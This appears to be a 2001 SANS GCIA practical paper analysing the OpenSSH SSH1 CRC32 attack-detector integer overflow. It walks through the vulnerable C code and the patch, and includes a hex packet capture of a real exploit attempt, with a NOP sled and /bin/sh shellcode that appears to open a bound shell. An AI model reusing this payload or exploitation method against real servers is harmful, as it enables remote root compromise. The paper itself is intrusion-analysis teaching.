Intrusion Detection In Depth

GCIA Practical Assignment

Version 3.0

Patrick Daigle

SANS CYBER DEFENSE INITIATIVE EAST

Washington, DC November 2001

Assignment 1 – Describe the State of Intrusion Detection

Understanding the SSH1 CRC32 Compensation Attack Detector Vulnerability

On February 8th, 2001 Michal Zalewski of Bindview's RAZOR team released a RAZOR Advisory [1] entitled "*Remote vulnerability in SSH daemon crc32 compensation attack detector*". The topic for this advisory was:

"Remotely exploitable vulnerability condition exists in most ssh daemon installations (F-SECURE, OpenSSH, SSH from ssh.com, OSSH)."

In the following text, I will explain this vulnerability in detail, dissecting the C code to provide a real-world example of a buffer overflow while requiring little or no C programming experience from the reader. I will use the source code for OpenSSH (http://www.openssh.org) as example because it is readily available. More specifically, I will use version 2.1.0 to analyze the vulnerability and version 2.3.0 to look at the fix.
(According to [2], the vulnerability is fixed in versions 2.3.0 and newer.)

First, I will go over the general definition and concept of a buffer overflow. A buffer is a memory area that is created to contain a finite amount of data. If a program does not perform a thorough boundary check on the index and the size of the data before writing it to memory, it can encounter a situation where the assigned buffer is not big enough to accept that data. In this case, portions of the memory (whatever follows the buffer being written to) will be overwritten. By overflowing into adjacent memory, this extra data can overwrite or corrupt the valid data contained in those buffers. An attacker can carefully craft the overflowing data to overwrite a function's return pointer (this is natural since the return pointer immediately follows the function in memory address space) and effectively execute arbitrary code.

Here is the source code for the detect_attack() function from deattack.c taken from OpenSSH-2.1.0 (the lines in red will be analyzed in detail below):

```
int
detect_attack(unsigned char *buf, u_int32_t len, unsigned char *IV)
{
	static u_int16_t *h = (u_int16_t *) NULL;
	static u_int16_t n = HASH_MINSIZE / HASH_ENTRYSIZE;
	register u_int32_t i, j;
	u_int32_t l;
	register unsigned char *c;
	unsigned char *d;

	if (len > (SSH_MAXBLOCKS * SSH_BLOCKSIZE) ||
	    len % SSH_BLOCKSIZE != 0) {
		fatal("detect_attack: bad length %d", len);
```

```
        }`
        for (l = n; l < HASH_FACTOR(len / SSH_BLOCKSIZE); l = l << 2)
            ;

        if (h == NULL) {
            debug("Installing crc compensation attack detector.");
            n = l;
            h = (u_int16_t *) xmalloc(n * HASH_ENTRYSIZE);
        } else {
            if (l > n) {
                n = l;
                h = (u_int16_t *) xrealloc(h, n * HASH_ENTRYSIZE);
            }
        }

        if (len <= HASH_MINBLOCKS) {
            for (c = buf; c < buf + len; c += SSH_BLOCKSIZE) {
                if (IV && (!CMP(c, IV))) {
                    if ((check_crc(c, buf, len, IV)))
                        return (DEATTACK_DETECTED);
                    else
                        break;
                }
                for (d = buf; d < c; d += SSH_BLOCKSIZE) {
                    if (!CMP(c, d)) {
                        if ((check_crc(c, buf, len, IV)))
                            return (DEATTACK_DETECTED);
                        else
                            break;
                    }
                }
            }
            return (DEATTACK_OK);
        }
        memset(h, HASH_UNUSEDCHAR, n * HASH_ENTRYSIZE);

        if (IV)
            h[HASH(IV) & (n - 1)] = HASH_IV;

        for (c = buf, j = 0; c < (buf + len); c += SSH_BLOCKSIZE, j++) {
            for (i = HASH(c) & (n - 1); h[i] != HASH_UNUSED;
                  i = (i + 1) & (n - 1)) {
                if (h[i] == HASH_IV) {
                    if (!CMP(c, IV)) {
                        if (check_crc(c, buf, len, IV))
                            return (DEATTACK_DETECTED);
                        else
                            break;
                    }
                } else if (!CMP(c, buf + h[i] * SSH_BLOCKSIZE)) {
                    if (check_crc(c, buf, len, IV))
                        return (DEATTACK_DETECTED);
                    else
                        break;
                }
            }
            h[i] = j;
        }
        return (DEATTACK_OK);
    }
```

The first line:

```
static u_int16_t n = HASH_MINSIZE / HASH_ENTRYSIZE;
```

is at the root of the problem. This variable, which is declared as a 16-bit unsigned integer, contains the number of entries needed in the hash that will be allocated below to contain each of the 8 bytes long chunks which form the SSH packet (or block) being checked by the function. Here, it is initialized to HASH_MINSIZE/HASH_ENTRYSIZE = (8 * 1024) / (2) = 4096 (the minimum size for the hash divided by the size of each entry gives us the number of entries. The HASH_MINSIZE and HASH_ENTRYSIZE are constants defined at the beginning of the deattack.c file).

Next we look at:

```
for (l = n; l < HASH_FACTOR(len / SSH_BLOCKSIZE); l = l << 2)
          ;
```

What does this loop do? First it initializes the variable l to the value of n, calculated above (4096). Next, it does a comparison of the value of l against some function of the length (len) of the SSH block. If the comparison returns true, it then left shifts l by 2 bit positions. This is mathematically equivalent to $l * 2^2$. Let us take an example to try to see what is happening here. I will assume that len=32768. SSH_BLOCKSIZE is a constant equal to 8 and HASH_FACTOR(x) returns ((x)*3/2). The first time we go into the loop, l is assigned n's value, 4096. Next we do the comparison:

```
4096 < ((32768 / 8) * 3/2) ?        Yes!  (4096 < 6144)
```

The condition is true so we apply the operation $l = l * 2^2$. The new value for l is 4096 * 4 = 16384. We check the condition again:

```
16384 < ((32768 / 8) * 3/2) ?      No! (16384 > 6144), the for loop ends.
```

So what this *for* loop does is calculate the amount of memory needed by the hash to store the 8 byte SSH chunks forming the SSH packet (or block) being checked (l represents the number of those blocks). This number is calculated in relation with the length of the SSH packet. The first thing to notice here is that, since l is a 32-bit integer, if len is large enough, l could be assigned a value of 65536. What we need is for the last condition checked above to hold true, i.e.:

```
16384 < ((len / 8) * 3/2)          we isolate the len variable
(16384 * 16) / 3 < len             which yields
len > 87381
```

So, if the SSH packet received is larger than 87381 bytes, l becomes greater than 65536 (87381 is a legal ssh packet length as the specification for SSH1 sets the maximum SSH packet length to 256K). Why is this value of 65536 so important? Remember that n was declared as a 16-bit integer – 65536 is exactly 1 bit longer than what can be stored in the 16-bit value n. Now, we look at the following:

```
        if (h == NULL) {
          debug("Installing crc compensation attack detector.");
          n = l;
          h = (u_int16_t *) xmalloc(n * HASH_ENTRYSIZE);
     } else {
          if (l > n) {
               n = l;
               h = (u_int16_t *) xrealloc(h, n * HASH_ENTRYSIZE);
          }
     }
```

This is where trouble begins. As we see here, n is assigned the value of l. Now, l is a 32-bit value and we saw above that, given a large enough packet, l can become greater than or equal to 65536. When you assign this 32-bit value of 65536 (or greater) into the 16-bit variable n, n effectively becomes 0. What happens next is that xmalloc (the xmalloc(*size*) function is a wrapper around the standard malloc(*size*) C function which checks that the memory has effectively been assigned before returning the pointer) allocates an empty uninitialized space ((0 * HASH_ENTRYSIZE) = 0) and h effectively becomes a valid pointer to an arbitrary memory address.

Next we look at the following block of code:

```
     for (c = buf, j = 0; c < (buf + len); c += SSH_BLOCKSIZE, j++) {
        for (i = HASH(c) & (n - 1); h[i] != HASH_UNUSED;
            i = (i + 1) & (n - 1)) {
              if (h[i] == HASH_IV) {
                   if (!CMP(c, IV)) {
                        if (check_crc(c, buf, len, IV))
                             return (DEATTACK_DETECTED);
                        else
                             break;
                   }
              } else if (!CMP(c, buf + h[i] * SSH_BLOCKSIZE)) {
                   if (check_crc(c, buf, len, IV))
                        return (DEATTACK_DETECTED);
                   else
                        break;
              }
          }
          h[i] = j;
     }
     return (DEATTACK_OK);
}
```

The first *for* loop breaks the SSH packet (or cipher block) into chunks of 8 bytes each (8 being the value of the constant SSH_BLOCKSIZE) which it will scan individually for the CRC32 attack [3]. Interesting things happen in the next line. We will look at the i variable. The i variable is interesting because it will act as an array index (or offset). Since the array has been created as an empty array, i becomes an index to arbitrary memory locations (it is actually an offset with its origin at the h pointer). We will look at how the variable i is initialized:

```
i = HASH(c) & (n – 1)
```

First an explanation of the HASH() function. The HASH function is, in effect a call to GET_32BIT() which is defined as (in the file getput.h):

```
#define GET_32BIT(cp)    (((unsigned long)(unsigned char)(cp)[0] << 24) | \
                          ((unsigned long)(unsigned char)(cp)[1] << 16) | \
                          ((unsigned long)(unsigned char)(cp)[2] << 8) | \
                          ((unsigned long)(unsigned char)(cp)[3]))
```

What this does is take the content of variable cp, extract the first 4 bytes individually and treat them as one long (32-bit) integer. This integer is the hash table index that is used to reference a specific location in memory.

What happens when the *and* operation is carried? Since n is equal to 0, it follows that (n – 1) is equal to –1. The bytes representation of –1 is 0xffff which means that the bit-wise *and* operator will simply return whatever is returned by HASH(c) [4]. As we saw above, HASH(c) simply returns the 4 first bytes of the 8 byte chunk being scanned. In theory, this means that, carefully crafting the SSH packets will allow you to control the first 4 bytes of each chunk, effectively controlling the array index (since h is a valid pointer to some location in the memory address space). So h[i] is offset from h by i bytes. Furthermore, the value that is written in the memory space referenced by h[i] is j (see code above) which is a simple iteration counter. So, to write the value 10 into the memory space referenced by h[i], just craft a packet so that i (the offset you want to write to) is contained in the 10th 8 byte chunk (this is described in [5]) of that packet.

Thus an attacker can, theoretically, build an arbitrary chunk of malicious code anywhere in the memory address space. This malicious code would be executed with the privileges of the user running the SSH daemon, usually root.

This vulnerability is hard to exploit. The main reason is that there is no way to predict exactly where the h variable will point. This would explain why many of the reports we are seeing relating to this vulnerability are of a 'brute force' method . This means the attacker is hitting the same victim multiple times, trying to 'guess' his way around either with an automated tool (like the one described in [7]) or manually. So there are real tools out there that can successfully exploit this vulnerability.

One brute force attempt was recorded by SNORT-1.8.3 (http://www.snort.org) using the default rule set on our production network. I will use tcpdump (http://www.tcpdump.org) to show the full dump of the application layer data:

```
tcpdump -vXr snort-0111\@1659.log 'src host 66.69.233.5 and port 3175 and dst port 22'

00:51:25.668392 cs6669233-5.austin.rr.com.3175 > victim.my.net.ssh: P [tcp sum ok]
3914613223:391461467
1(1448) ack 2817265153 win 32120 <nop,nop,timestamp 39263896 554664956> (DF) (ttl 41, id 4642,
len 1500
)
0x0000   4500 05dc 1222 4000 2906 11c4 4245 e905        E...."@.)...BE..
0x0010   XXXX XXXX 0c67 0016 e954 41e7 a7ec 0e01         XX...g...TA.....
0x0020   8018 7d78 16cf 0000 0101 080a 0257 1e98        ..}x.........W..
0x0030   210f 83fc 7350 ffff 0000 56a5 7350 ffff        !...sP....V.sP..
0x0040   0000 56a9 7350 ffff 0000 56ad 7350 ffff        ..V.sP....V.sP..
0x0050   0000 56b1 7350 ffff 0000 56b5 7350 ffff        ..V.sP....V.sP..
0x0060   0000 56b9 7350 ffff 0000 56bd 7350 ffff        ..V.sP....V.sP..
0x0070   0000 56c1 7350 ffff 0000 56c5 7350 ffff        ..V.sP....V.sP..
0x0080   0000 56c9 7350 ffff 0000 56cd 7350 ffff        ..V.sP....V.sP..
0x0090   0000 56d1 7350 ffff 0000 56d5 7350 ffff        ..V.sP....V.sP..
0x00a0   0000 56d9 7350 ffff 0000 56dd 7350 ffff        ..V.sP....V.sP..
```

```
0x00b0   0000 56e1 7350 ffff 0000 56e5 7350 ffff        ..V.sP....V.sP..
0x00c0   0000 56e9 7350 ffff 0000 56ed 7350 ffff        ..V.sP....V.sP..
0x00d0   0000 56f1 7350 ffff 0000 56f5 7350 ffff        ..V.sP....V.sP..
0x00e0   0000 56f9 7350 ffff 0000 56fd 7350 ffff        ..V.sP....V.sP..
0x00f0   0000 5701 7350 ffff 0000 5705 7350 ffff        ..W.sP....W.sP..
0x0100   0000 5709 7350 ffff 0000 570d 7350 ffff        ..W.sP....W.sP..
0x0110   0000 5711 7350 ffff 0000 5715 7350 ffff        ..W.sP....W.sP..
0x0120   0000 5719 7350 ffff 0000 571d 7350 ffff        ..W.sP....W.sP..
0x0130   0000 5721 7350 ffff 0000 5725 7350 ffff        ..W!sP....W%sP..
0x0140   0000 5729 7350 ffff 0000 572d 7350 ffff        ..W)sP....W-sP..
0x0150   0000 5731 7350 ffff 0000 5735 7350 ffff        ..W1sP....W5sP..
0x0160   0000 5739 7350 ffff 0000 573d 7350 ffff        ..W9sP....W=sP..
0x0170   0000 5741 7350 ffff 0000 5745 7350 ffff        ..WAsP....WEsP..
0x0180   0000 5749 7350 ffff 0000 574d 7350 ffff        ..WIsP....WMsP..
0x0190   0000 5751 7350 ffff 0000 5755 7350 ffff        ..WQsP....WUsP..
0x01a0   0000 5759 7350 ffff 0000 575d 7350 ffff        ..WYsP....W]sP..
0x01b0   0000 5761 7350 ffff 0000 5765 7350 ffff        ..WasP....WesP..
0x01c0   0000 5769 7350 ffff 0000 576d 7350 ffff        ..WisP....WmsP..
0x01d0   0000 5771 7350 ffff 0000 5775 7350 ffff        ..WqsP....WusP..
0x01e0   0000 5779 7350 ffff 0000 577d 7350 ffff        ..WysP....W}sP..
0x01f0   0000 5781 7350 ffff 0000 5785 7350 ffff        ..W.sP....W.sP..
0x0200   0000 5789 7350 ffff 0000 578d 7350 ffff        ..W.sP....W.sP..
0x0210   0000 5791 7350 ffff 0000 5795 7350 ffff        ..W.sP....W.sP..
0x0220   0000 5799 7350 ffff 5bfc 0317 7350 ffff        ..W.sP..[...sP..
0x0230   0000 57a1 7350 ffff 5bfc 0317 7350 ffff        ..W.sP..[...sP..
0x0240   0000 57a8 0808 9090 9090 9090 9090 9090        ..W.............
0x0250   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0260   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0270   0000 57a8 0808 9090 9090 9090 9090 9090        ..W.............
0x0280   9090 9090 9090 9090 0000 57a8 0808 9090        ..........W.....
0x0290   0000 57a8 0808 9090 9090 9090 9090 9090        ..W.............
0x02a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02c0   0000 57a8 0808 9090 9090 9090 9090 9090        ..W.............
0x02d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02e0   0000 57a8 0808 9090 0000 57a8 0808 9090        ..W.......W.....
0x02f0   0000 57a8 0808 9090 9090 9090 9090 9090        ..W.............
0x0300   0000 57a8 0808 9090 0000 57a8 0808 9090        ..W.......W.....
0x0310   9090 9090 9090 9090 0000 57a8 0808 9090        ..........W.....
0x0320   0000 57a8 0808 9090 9090 9090 9090 9090        ..W.............
0x0330   0000 57a8 0808 9090 0000 57a8 0808 9090        ..W.......W.....
0x0340   0000 57a8 0808 9090 9090 9090 9090 9090        ..W.............
0x0350   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0360   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0370   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0380   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0390   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0400   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0410   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0420   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0430   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0440   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0450   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0460   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0470   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0480   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0490   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x04a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x04b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x04c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
```

```
0x04d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x04e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x04f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0500   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0510   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0520   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0530   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0540   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0550   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0560   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0570   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0580   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0590   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x05a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x05b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x05c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x05d0   9090 9090 9090 9090 9090 9090                      ............
00:51:25.698729 cs6669233-5.austin.rr.com.3175 > victim.my.net.ssh: P [tcp sum ok] 1448:2896(1448)
ack
1 win 32120 <nop,nop,timestamp 39263896 554664956> (DF) (ttl 41, id 4643, len 1500)
0x0000   4500 05dc 1223 4000 2906 11c3 4245 e905        E....#@.)...BE..
0x0010   XXXX XXXX 0c67 0016 e954 478f a7ec 0e01        XX...g...TG.....
0x0020   8018 7d78 393c 0000 0101 080a 0257 1e98        ..}x9<.......W..
0x0030   210f 83fc 9090 9090 9090 9090 9090 9090        !...............
0x0040   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0050   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0060   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0070   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0080   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0090   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0100   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0110   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0120   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0130   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0140   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0150   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0160   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0170   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0180   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0190   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0200   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0210   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0220   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0230   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0240   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0250   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0260   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0270   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0280   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0290   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
```

```
0x02e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0300   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0310   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0320   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0330   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0340   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0350   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0360   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0370   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0380   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0390   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0400   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0410   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0420   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0430   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0440   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0450   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0460   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0470   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0480   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0490   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x04a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x04b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x04c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x04d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x04e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x04f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0500   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0510   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0520   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0530   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0540   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0550   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0560   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0570   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0580   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0590   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x05a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x05b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x05c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x05d0   9090 9090 9090 9090 9090 9090                  ............
```

… 57 more packets exactly like the preceding one, followed by the last packet:

```
00:51:27.561567 cs6669233-5.austin.rr.com.3175 > victim.my.net.ssh: P [tcp sum ok]
85432:86476(1044) ac
k 1 win 32120 <nop,nop,timestamp 39264038 554665098> (DF) (ttl 41, id 4701, len 1096)
0x0000   4500 0448 125d 4000 2906 131d 4245 e905        E..H.]@.)...BE..
0x0010   XXXX XXXX 0c67 0016 e955 8f9f a7ec 0e01        XX...g...U......
0x0020   8018 7d78 9cd6 0000 0101 080a 0257 1f26        ..}x.........W.&
0x0030   210f 848a 9090 9090 9090 9090 9090 9090        !...............
0x0040   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0050   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0060   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0070   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0080   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0090   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
```

```
0x00c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0100   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0110   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0120   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0130   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0140   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0150   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0160   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0170   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0180   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0190   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0200   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0210   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0220   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0230   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0240   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0250   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0260   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0270   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0280   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0290   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0300   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0310   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0320   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0330   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0340   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0350   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0360   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0370   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0380   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0390   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03d0   31db b307 89e2 6a10 89e1 5152 68fe 0000        1.....j...QRh...
0x03e0   0089 e131 c0b0 66cd 80a8 ff74 0b5a f6c2        ...1..f....t.Z..
0x03f0   ff74 4efe ca52 ebeb 5b31 c9b1 03fe c931        .tN..R..[1.....1
0x0400   c0b0 3fcd 8067 e302 ebf3 6a04 6a00 6a12        ..?..g....j.j.j.
0x0410   6a01 53b8 6600 0000 bb0e 0000 0089 e1cd        j.S.f...........
0x0420   806a 006a 0068 2f73 6800 682f 6269 6e8d        .j.j.h/sh.h/bin.
0x0430   4c24 088d 5424 0c89 2189 e331 c0b0 0bcd        L$..T$..!..1....
0x0440   8031 c0fe c0cd 8000                            .1......
```

A total of 780 packets from 13 different SSH sessions were logged by SNORT with the above source address (the source port being incremented by 1, with every new attempt).

The attack above seems to have failed as no signs of compromise (such as the presence of rootkits which is usually associated with this kind of attack) were found anywhere on the target system. We see clearly, looking at the last packet's application layer data, that an attempt at starting a shell was made (the string "/sh.h/bin" gives us this hint). This seems to be a typical attempt at starting a root shell and binding it to a high-numbered tcp port which can then be used (via telnet or netcat, for example) to send arbitrary commands. Successful exploits using a similar technique are demonstrated in [7].

The way to fix this vulnerability is to make the n variable a 32-bit integer:

```
@@ -84,7 +85,7 @@
 detect_attack(unsigned char *buf, u_int32_t len, unsigned char *IV)
 {
        static u_int16_t *h = (u_int16_t *) NULL;
-       static u_int16_t n = HASH_MINSIZE / HASH_ENTRYSIZE;
+       static u_int32_t n = HASH_MINSIZE / HASH_ENTRYSIZE;
        register u_int32_t i, j;
        u_int32_t l;
        register unsigned char *c;
```

Using a 32-bit integer instead of a 16-bit integer for the variable n effectively fixes the problem.

The goal here was to provide a real world example of a buffer overflow. To do so, I put the focus on linking the different parts of the vulnerable code with the problems they caused and demonstrate some ways in which these problems can be exploited. I chose a vulnerability in SSH because SSH, by implementing strong encryption and addressing some of telnet's security weaknesses, can give system administrators a false sense of security. Here I prove that SSH can be just as vulnerable as any publicly available service and, as such, should be just as actively maintained.

Sources:

[1] Michal Zalewski's original RAZOR advisory "*Remote vulnerability in SSH daemon crc32 compensation attack detector*", February 8th, 2001
    http://razor.bindview.com/publish/advisories/adv_ssh1crc.html
[2] OpenSSH Security page
    http://www.openssh.org/security.html
[3] CERT Vulnerability Note VU#13877 *"Weak CRC allows packet injection into SSH sessions encrypted with block ciphers"*
    http://www.kb.cert.org/vuls/id/13877
[4] Brian W. Kernighan, Dennis M. Ritchie *"The C programming Language"*, Published by Prentice Hall PTR, Second Edition 1988
[5] David J. Bianco, *"An Integer Overflow Attack Against SSH Version 1 Attack Detectors"*
    http://rr.sans.org/encryption/integer.php
